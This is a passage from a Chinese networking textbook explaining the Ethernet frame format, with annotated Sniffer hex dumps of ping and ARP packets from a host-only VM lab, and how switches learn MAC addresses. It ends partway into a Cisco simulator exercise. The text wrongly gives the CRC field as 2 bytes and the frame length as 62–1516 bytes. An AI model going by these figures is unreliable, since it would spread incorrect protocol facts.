以太网是当今局域网采用的最通用的通信协议标准，以太网数据帧结构如图 2-1 所示。以太网数据帧的长度变化范围在 62～1516 字节。6 个字节的目的 MAC 地址表示接收方主机的 MAC 地址，6 个字节的源 MAC 地址表示发送方主机的 MAC。广播地址用 0xFF-FF-FF-FF-FF-FF 表示。类型字段代表网络层使用协议的类型，例如，0x0806 代表 ARP、0x0800 代表 IP 协议。数据字段的长度范围在 46～1500 区间，2 字节的 CRC 校验和用于差错处理。下面结合实例分析以太网数据链路层帧格式。




图 2-1　以太网数据帧结构

训练：使用 Sniffer 捕获一组数据包，从中任意选择一个数据包，分析其前 14 个字节的含义。

第一步：以 host-only 方式启动 Windows XP 虚拟机，配置 IP 地址，使用 ping 命令测试与本机的通信情况。本机和 Windows XP 虚拟机的地址信息如图 2-2、图 2-3 所示。

```
Physical Address. . . . . . . . . : 00-50-56-C0-00-01
Dhcp Enabled. . . . . . . . . . . : No
IP Address. . . . . . . . . . . . : 192.168.2.10
```

图 2-2　本机的地址信息

```
Physical Address. . . . . . . . . : C0-C0-C0-C0-C0-C0
Dhcp Enabled. . . . . . . . . . . : No
IP Address. . . . . . . . . . . . : 192.168.2.3
```

图 2-3　Windows XP 虚拟机的地址信息

第二步：在本机启动 Sniffer(注意选定虚拟网卡)，执行 ping 虚拟机 IP，停止 Sniffer，从捕获数据中任选一个 IP 数据包分析前 14 个字节的格式。从图 2-4 可知，这个报文的目的 MAC 地址是本机的 MAC 地址，源 MAC 为 Windows XP 虚拟机的 MAC 地址，网络层使用的是 IP 协议。说明这是 Windows XP 虚拟机发给本机的一个 IP 数据包。

如图 2-5 所示，数据包的目的 MAC 地址为广播地址，源 MAC 地址为本机 MAC，网

```
             目的MAC:本机的MAC         源MAC:XP虚拟机的MAC   协议类型: IP
00000000: 00 50 56 c0 00 01 c0 c0 c0 c0 c0 c0 08 00 45 00 .PV?.觉觉觉.. E.
00000010: 00 3c 00 85 00 00 80 01 b4 de c0 a8 02 03 c0 a8 .<.?.€.崔括..括
00000020: 02 0a 00 00 4e 5c 02 00 05 00 61 62 63 64 65 66 ....N\....abcdef
00000030: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmnopqrstuv
00000040: 77 61 62 63 64 65 66 67 68 69                   wabcdefghi
```

图 2-4　IP 数据包链路层数据格式

络层协议类型为 ARP,可见这是本机发送的一个 ARP 广播数据包,网络中所有主机都会接收到这个报文。

```
         目的MAC:广播地址           源MAC:本机的MAC     网络层协议:ARP
00000: ff ff ff ff ff ff 00 50 56 c0 00 01 08 06 00 01              .PV?...
00010: 08 00 06 04 00 01 00 50 56 c0 00 01 c0 a8 02 0a       .......PV?.括..
00020: 00 00 00 00 00 00 c0 a8 02 03 00 00 00 00 00 00       ......括........
00030: 00 00 00 00 00 00 00 00 00 00 00 00                   ............
```

图 2-5　ARP 数据包链路层数据格式

2.2　交换机的地址学习机制

2.2.1　交换机的地址学习过程

交换机是工作在数据链路层的网络设备,它根据数据包的目的 MAC 地址到自身存储的 MAC 地址表中进行匹配查找,根据查找结果在特定端口转发数据包,因此交换机是一种单播设备。下面举例说明交换机的工作机制。

如图 2-6 所示,三台主机依次连接到交换机的 1、2、3 端口,图中给出了每台主机的 IP 和 MAC 地址。在交换机的内存中存储了一个 MAC 地址转换表,其中记录了三条 MAC 地址和交换机端口的映射记录。以第一条记录为例,它表示 MAC 地址为 A0-A0-A0-A0-A0-A0 的主机连接在交换机的 1 号端口。假设这时主机 1 发给主机 3 一个 IP 数据包,交换机收到这个报文之后,取出目的 MAC 地址到 MAC 地址转换表中进行查找,发现和第三条记录匹配,于是在 3 号端口转发这个数据包。这样一来,只有主机 3 可以收到这个报文,网络中其他主机无法收到这个数据包。

通过上面的分析可知,MAC 地址转换表是交换机的工作基础。这个转换表有两种生成方式。第一种是静态配置,即由网络管理员手工输入 MAC 地址和端口的映射记录,这种方法比较复杂,当有新计算机加入网络或某台主机网卡 MAC 地址发生变化时都需要手工更新 MAC 地址转换表,因此这种方法很少采用。第二种是利用交换机的地址学习机制自动生成 MAC 地址转换表,这种方法无须任何配置,可以适应网络的动态变化,是默认的交换机地址表生成方式。下面举例说明交换机的地址学习机制。

主机 1 的 MAC 地址学习过程如图 2-7 所示。交换机刚开始工作时,其 MAC 地址转换表中没有任何记录。这时主机 1 给主机 3 发送一个 IP 数据包,交换机将源 MAC 地址(即主机 1 的 MAC)和接收到这个数据包的端口 1 添加到 MAC 地址表中。由于当前地址表中没有主机 3 的转换记录,因此交换机在除 1 号端口之外的所有端口转发这个数据




图 2-6　交换机的工作机制

包，此时交换机的工作性质类似于集线器，网络中所有主机都可以收到这个报文。通过这个数据包，交换机学习到主机 1 的 MAC 地址对应 1 号端口。




图 2-7　学习主机 1 的 MAC 地址

主机 2 的 MAC 地址学习过程如图 2-8 所示。主机 2 给主机 3 发送一个 IP 数据包，交换机收到这个报文之后，将报文的源 MAC 地址（即主机 2 的 MAC）和端口 2 作为一条映射记录添加到 MAC 地址表中。由于地址表中没有主机 3 的 MAC 地址信息，因此交换机将这个报文在 1、3 端口转发。

主机 3 的 MAC 地址学习过程如图 2-9 所示。主机 3 给主机 1 发送一个 IP 数据包，交换机收到这个报文之后，将报文的源 MAC 地址（即主机 3 的 MAC）和端口 3 作为一条映射记录添加到 MAC 地址表中。此时 MAC 地址表中已经包含主机 1 的 MAC 地址，因此交换机只在 1 号端口转发这个报文。




图 2-8　学习主机 2 的 MAC 地址

图 2-9　学习主机 3 的 MAC 地址

至此交换机的地址学习过程完成。通过分析这个过程可以发现，当交换机刚上电工作时，它的 MAC 地址表还没有完全形成，此时它的工作性质类似集线器，会在所有端口转发收到的数据报。当 MAC 地址学习过程完成之后，MAC 地址表中就记录了所有主机的 MAC 地址和端口映射信息，此时交换机只在特定端口转发接收到的数据包了。同时每一条 MAC 地址映射记录都对应了一个定时器(例如 20s)，当定时器时间到之后，这条记录会被删除，当通信数据再次出现时，交换机会重新学习对应的 MAC 地址。

2.2.2　测试交换机的 MAC 地址学习机制

训练：利用 Cisco 模拟器组建如图 2-6 所示的网络，测试交换机的 MAC 地址学习机制。

第一步：利用 Cisco 模拟器组建网络。

利用 Cisco 模拟器按照图 2-6 组建网络，先添加一台 2950 交换机，再添加三台主机（名称依次修改为 PC1、PC2、PC3），使用三条普通双绞线连接主机与交换机（PC1 连 1 端口、PC2 连 2 端口、PC3 连 3 端口），组建好的网络如图 2-10 所示。

